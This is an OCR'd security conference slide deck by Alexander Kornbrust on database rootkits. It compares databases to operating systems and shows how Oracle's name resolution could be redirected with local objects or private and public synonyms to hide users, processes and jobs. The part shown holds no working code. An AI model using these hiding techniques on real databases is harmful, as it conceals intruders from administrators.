
Database Rootkits


Alexander Kornbrust
01-April-2005

Agenda



1. Introduction
2. OS Rootkits
3. Database Rootkits
4. Execution Path
5. Hide Users
6. Hide Processes
7. Hide Database Jobs
8. Modify internal PL/SQL Packages
9. Installing Rootkits
10. Rootkit Detection
11. Conclusion
12. Q/A

Introduction



Operating Systems and Databases are quite similar in the architecture.

Both have

- **Users**
- **Processes**
- **Jobs**
- **Executables**
- **Symbolic Links**
- **…**

➔ **A database is a kind of operating system**

Introduction

OS cmd	Oracle	SQL Server	DB2	Postgres
ps	select * from v$process	select * from sysprocesses	list application	select * from pg_stat_activity
kill 1234	alter system kill session '12,55'	SELECT @var1 = spid FROM sysprocesses WHERE nt_username='andrew' AND spid<>@@spidEXEC ('kill '+@var1);	force application (1234)	
Executables	View, Package, Procedures and Functions	View, Stored Procedures	View, Stored Procedures	View, Stored Procedures
execute	select * from view; exec procedure	select * from view; exec procedure	select * from view;	select * from view; execute procedure
cd	alter session set current_schema =user01			

Introduction

If a database is a kind of operating system it should be possible to migrate operating system malware (like rootkits or viruses) to the database world.

Introduction

- **The following examples are realized with Oracle (in PL/SQL).**

  It is possible to transfer the concept to other databases (MSSQL or DB2) by replacing

  - **Synonyms to Views/Aliases**
  - **Packages/Procedures/Functions to stored procedures**
  - **PL/SQL to T/SQL / PL/pgSQL**

OS Rootkit

- **Definition Wikipedia:**

  A rootkit is a set of tools used after cracking a computer system that hides logins, processes [...] a set of recompiled UNIX tools such as ps, netstat, passwd that would carefully hide any trace that those commands normally display.

OS Rootkits

- **What happens if a hacker breaks into a server?**
  - **Hacker removes his traces.**
  - **The attacker installs an OS rootkit.**

OS Rootkits

- Result of the `who` command with and without an installed rootkit


without rootkit

```
   [root@picard root]# who
root    pts/0 Apr  1 12:25
root    pts/1 Apr  1 12:44
root    pts/1 Apr  1 12:44
ora     pts/3 Mar 30 15:01
hacker pts/3 Feb 16 15:01
```

with rootkit


```
[root@picard root]# who
root    pts/0 Apr  1 12:25
root    pts/1 Apr  1 12:44
root    pts/1 Apr  1 12:44
ora     pts/3 Mar 30 15:01
```

Database Rootkits




- **Implement a database rootkit**
  - **Oracle execution path**
  - **Hide database users**
  - **Hide databases processes**
  - **Hide database jobs**
  - **Modify internal database functions**

Database Rootkits



- **Ways to implement a database rootkit**
  - **Modify the (database) object itself**
  - **Change the execution path**
  - **Change the SQL statement via VPD**
  - **PL/SQL Native**

Oracle Execution Path



How is Oracle resolving object names?


Example:

```
SQL> Select username from dba_users;
```

Name resolution:

- Is there a local object in the current schema (table, view, procedure, …) called dba_users? If yes, use it.
- Is there a private synonym called dba_users? If yes, use it.
- Is there a public synonym called dba_users? If yes, use it.
- Is VPD in use? If yes, modify SQL Statement.


Oracle Execution Path




We can change the execution path by

- **Creating a local object with the identical name**

Oracle Execution Path




Execution Path Oracle




We can change the execution path by

- Creating a local object with the identical name
- **Creating a private synonym pointing to a different object**

Oracle Execution Path




Oracle Execution Path




We can change the execution path by

- Creating a local object with the identical name
- Creating a private synonym pointing to a different object
- **Creating or modify a public synonym pointing to a different object**

Oracle Execution Path




Execution Path Oracle



